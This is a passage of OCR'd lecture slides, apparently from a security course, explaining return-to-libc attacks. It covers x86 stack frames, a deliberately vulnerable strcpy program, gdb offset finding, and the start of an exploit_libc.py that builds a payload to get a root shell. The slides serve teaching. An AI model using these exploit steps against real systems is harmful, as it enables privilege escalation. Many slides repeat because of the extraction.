      printf("  Address: %x\n", (unsigned int)shell);
   }
}
```

Read environment variable *MYSHELL* and get its address

```
$ gcc envaddr.c -o env55
$ env55
  Value:   /bin/sh
  Address: bffffdf1
```

Compile and run to test

Now if run vulnerable program (stack), /bin/sh in same address

But name of env55 must be same length as stack for memory consistency to hold

Before tackling Challenge 3, we must understand how functions are called


prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

$ gcc -S prog.c
$ cat prog.s

```
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
        leave
        ret
```

Function prolog



bar()* pushes parameters and instruction pointer on stack, then calls *foo()

Standard function prolog runs before *foo()*

A standard function prolog runs before the body of the function; first pushes %ebp


prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

```
foo:
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
movl    8(%ebp), %eax
movl    %eax, -4(%ebp)
leave
ret
```

Function prolog

Push current %ebp on to top of stack (bar's %ebp)




```
$ gcc -S prog.c
$ cat prog.s
```

Prolog next sets %ebp = %esp

prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```


```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    movl    8(%ebp), %eax
    movl    %eax, -4(%ebp)
    leave
    ret
```

Function prolog

Push current %ebp on to top of stack (bar's %ebp)

Set %ebp pointer to top of stack (%esp)

...



$ gcc -S prog.c
$ cat prog.s

Then makes room for local variables

prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

$ gcc -S prog.c
$ cat prog.s


```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    movl    8(%ebp), %eax
    movl    %eax, -4(%ebp)
    leave
    ret
```

Function prolog

Push current %ebp on to top of stack (bar's %ebp)

Set %ebp pointer to top of stack (%esp)

Make space on stack for local variable



The function body runs after the prolog is complete

prog.c


```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

```
foo:
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
movl    8(%ebp), %eax
movl    %eax, -4(%ebp)
leave
ret
```

Function prolog

Function body

b = %ebp+8
a = %ebp-4
move b into %eax
move %eax into a





```
$ gcc -S prog.c
$ cat prog.s
```

A standard function epilog runs after the function's body completes

prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

```
foo:
Function prolog    pushl   %ebp
                   movl    %esp, %ebp
                   subl    $16, %esp
Function body      movl    8(%ebp), %eax
                   movl    %eax, -4(%ebp)
Function epilog    leave
                   ret
                   ...
                   movl    %ebp, %esp
                   pop     %ebp
                   ret
```



$ gcc -S prog.c
$ cat prog.s


Move the stack pointer to frame pointer (essentially removing local variables)

prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

```
foo:
Function prolog    pushl   %ebp
                   movl    %esp, %ebp
                   subl    $16, %esp
Function body      movl    8(%ebp), %eax
                   movl    %eax, -4(%ebp)
Function epilog    leave
                   ret
```

```
movl   %ebp, %esp
pop    %ebp
ret
```



$ gcc -S prog.c
$ cat prog.s

Then loads frame pointer with calling function's frame pointer

prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

$ gcc -S prog.c
$ cat prog.s


```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    movl    8(%ebp), %eax
    movl    %eax, -4(%ebp)
    leave
    ret
```

Function prolog

Function body

Function epilog

```
    movl    %esp, %ebp
    pop     %ebp
    ret
```



Finally, the epilog moves the stack pointer up and starts running at the return address

prog.c

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}

void main() {
   bar();
}
```

```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    movl    8(%ebp), %eax
    movl    %eax, -4(%ebp)
    leave
    ret
```


Function prolog

Function body

Function epilog

```
    movl    %esp, %ebp
    pop     %ebp
    ret
```

...



Note: caller handles pushing and popping arguments onto stack, so *b* not removed during foo's epilog

Goal: return to *system()* function's address


Overwrite *return addr* with address of *system()* function

```
$ gcc -S prog.c
$ cat prog.s
```

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```




After *foo()* prolog

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```




After *foo()* prolog

Overflow to write *system* function address in *return addr*

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



foo epilog


```
movl    %ebp, %esp
pop     %ebp
ret
```

Run epilog
Set %esp=%ebp

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



foo epilog

```
movl    %ebp, %esp
pop     %ebp
ret
```

Run epilog
Set %esp=%ebp


Load %ebp with buffer[100]
Move %esp up

Note: where %ebp points doesn't matter, will replace soon

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



foo epilog

```
movl    %ebp, %esp
pop     %ebp
ret
```

Run epilog
Set %esp=%ebp


Load %ebp with buffer[100]
Move %esp up

Start running at system addr
%esp moves up

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```




system prolog

```
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
```

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```




system prolog

```
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
```

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```




system prolog

```
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
```

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



system prolog


```
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
```

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

So, when overflowing buffer put *system*'s parameters at %ebp+8 (which is the original %ebp+12)



Normally return addr prev %ebp

Also, if *system*'s return address is not valid, program will crash when *system* returns

Fill return addr (currently str) with address of *exit* function

***system* prolog**


```
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
```

Challenge 3: Construct arguments for *system()* call

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

So, when overflowing buffer put *system*'s parameters at %ebp+8 (which is the original %ebp+12)



Normally return addr
prev %ebp

Also, if *system*'s return address is not valid, program will crash when *system* returns

Fill return addr (currently str) with address of *exit* function

***system* prolog**

```
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
```

Notice that %ebp increases by 4 after call to *system*
We will use that idea in ROP!


Agenda

1. Theory
2. Overcoming challenges
3. Making a return-to-libc attack
4. Return-Oriented Programming (ROP)

Find the offset from the start of buffer to %ebp

```
# compile vulnerable program and clear badfile
$ gcc -fno-stack-protector -z noexecstack -g -o stack_dbg stack.c
$ touch badfile

#debug to find offset from buffer to ebp
$ gdb -q stack_dbg
Reading symbols from stack_dbg...done.
gdb-peda$ b foo
Breakpoint 1 at 0x80484c1: file stack.c, line 11.
gdb-peda$ run
Starting program: /home/seed/src/return_to_libc/stack_dbg
<snip>
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb68
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffeafc
gdb-peda$ p/d 0xbfffeb68 - 0xbfffeafc
$3 = 108
gdb-peda$ quit
```

108 bytes from start of buffer to %ebp



Construct badfile to overwrite return addr, exit, and params to get root shell

exploit_libc.py

Note: no malicious code because not pushing code on stack, stack is not executable!

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdf1      # address of "/bin/sh" from slide 15
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

